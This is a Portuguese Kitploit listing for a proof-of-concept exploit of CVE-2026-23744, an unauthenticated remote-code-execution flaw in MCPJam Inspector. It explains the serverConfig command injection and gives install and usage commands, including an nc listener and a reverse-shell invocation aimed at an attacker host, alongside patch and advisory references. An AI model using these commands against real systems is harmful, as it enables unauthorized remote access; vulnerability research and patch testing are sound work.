Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-23744 — Prova de conceito de execução remota de código não autenticada para CVE-2026-23744 direcionada ao MCPJam Inspector. Gera payloads MCP serverConfig elaborados para explorar o endpoint /api/mcp/connect com suporte a reverse shell e depuração em modo dry-run. | Kitploit
Ferramentas/GitHubGitHub/ozcanpng/cve-2026-23744
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleRed TeamingFerramenta de Acesso Remoto
GitHub
ozcanpng/cve-2026-23744

CVE-2026-23744

Prova de conceito de execução remota de código não autenticada para CVE-2026-23744 direcionada ao MCPJam Inspector. Gera payloads MCP serverConfig elaborados para explorar o endpoint /api/mcp/connect com suporte a reverse shell e depuração em modo dry-run.

Ver Repositório
128há 4 mesesAinda não revisado
Compartilhar

CVE-2026-23744 — RCE não autenticado no MCPJam Inspector

PoC de execução remota de código não autenticada para CVE-2026-23744. O MCPJam Inspector 1.4.2 e versões anteriores expõem funcionalidades por meio de /api/mcp/connect que podem iniciar um comando de servidor MCP controlado pelo atacante sem autenticação.

Apenas para testes autorizados e pesquisa. Não utilize contra sistemas que você não possui ou para os quais não tem permissão explícita de teste.


O que faz

HTTP POST -> /api/mcp/connect -> serverConfig command -> process launch -> command execution
  1. Constrói um payload MCP serverConfig elaborado.
  2. Tem como alvo o endpoint não autenticado /api/mcp/connect.
  3. Executa um comando configurado por meio de bash -c.
  4. Suporta validação segura de comandos e payloads de reverse shell.
  5. Oferece modos dry-run/debug para inspeção do payload antes de enviar o tráfego.

Capturas de tela



Configuração do reverse shell

Configuração do reverse shell


Payload de conexão do MCPJam

Payload de conexão do MCPJam


Shell recebido

Shell recebido


Instalação

git clone https://github.com/ozcanpng/CVE-2026-23744.git
cd CVE-2026-23744
pip install -r requirements.txt

Uso

Prova com comando seguro

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --cmd 'id'

Reverse shell

Inicie um listener primeiro:

rlwrap nc -lvnp 4444

Em seguida, execute:

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444

Opções úteis:

--cmd COMMAND       Command to execute (default: id)
--server-id VALUE   serverId value in the crafted MCP config (default: pwn)
--dry-run           Build payload flow without sending the HTTP request
--debug             Print endpoint and JSON payload
--verify-tls        Verify HTTPS certificates
--timeout SECONDS   HTTP timeout in seconds (default: 8)
--yes               Skip reverse-shell confirmation prompt

Afetados

ProdutoVersão afetadaAcesso necessárioImpacto
MCPJam Inspector<= 1.4.2NenhumExecução remota de comandos como o usuário do processo do MCPJam Inspector

O problema fica especialmente exposto quando o MCPJam Inspector escuta em 0.0.0.0, permitindo que hosts remotos alcancem o serviço de desenvolvimento.


Notas

  • O PoC envia um payload JSON para /api/mcp/connect.
  • O comando é passado por meio de serverConfig.command e serverConfig.args.
  • Prefira --cmd para validação segura antes de tentar um reverse shell.
  • Use --dry-run --debug para inspecionar a requisição gerada sem tocar em um alvo.
  • A versão 1.4.3 contém o patch upstream de acordo com o NVD.

Referências

  • NVD — CVE-2026-23744
  • Aviso de Segurança do GitHub — GHSA-232v-j27c-5pp6
  • Commit do patch
  • MCPJam Inspector

Autor do PoC

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    340
  • 4

    opencti

    opencti-platform/opencti

    Plataforma Aberta de Inteligência de Ameaças Cibernéticas

    314
  • 5

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    307
  • 6

    estorides

    grisuno/estorides

    Agrega mais de 99 fontes OSINT gratuitas em paralelo, resolve entidades em um grafo de conhecimento e exporta STIX 2.1, MISP ou GraphML com análise assistida por LLM.

    295

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →